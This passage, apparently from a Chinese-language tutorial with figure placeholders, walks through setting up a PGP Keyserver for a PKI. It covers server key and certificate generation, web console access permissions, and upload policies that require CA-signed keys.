


图14

设置安全服务器的密钥（通过随机敲击键盘或移动鼠标实现）和生成X．509证书的安全访问方式，同时需要输入护照（passphrase）来保证密钥服务器的安全性（图15）。




图15

（2）密钥管理服务管理配置

执行“开始→程序→PGP Keyserver→Web Console”，启动WEB控制台（图16）。




图16

根据本篇PKI所需要的环境，笔者只对重要的部分进行配置。

由于服务器设置允许用户删除他们的公钥，或允许管理员删除公钥，因此，需要对访问(Access)选项进行设置（图17）。




图17

通过访问权限的设置，授权不同的用户对公钥服务器访问有不同的操作权限。权限设置分为：None、Add、Delete、Search、All等。可灵活组合，实现特定要求。

设置允许上载密钥的策略（图18、图19）。




图18

在策略配置中，需要定义合法的密钥才能上载到公钥服务器中，意思即为：上载的公钥必须是经过了证书颁发机构的密钥签名才能上载到服务中，否则将拒绝上载公钥。

Remove Unallowed Signatures：公钥存储到公钥库前，删除公钥上非合法的签名。这里选择YES。




图19

Remove Unallowed UserIDs：公钥存储到公钥库前，删除公钥上非法的用户ID。这里选择YES。

Remove PhotoIDs：公钥存储到公钥库前，删除公钥携带的照片信息。为减小公钥库的容量，这里选择YES。

Accept Key Reconstruction Data：接受公钥的重构数据。由于需要建立密钥恢复机制，这里选择Yes。

Required Key Signatures：定义必须有CA授权密钥的公钥才能上载到服务器中。这里可从CA证书通过密钥管理的命令工具获得密钥ID，以匹配策略访问。

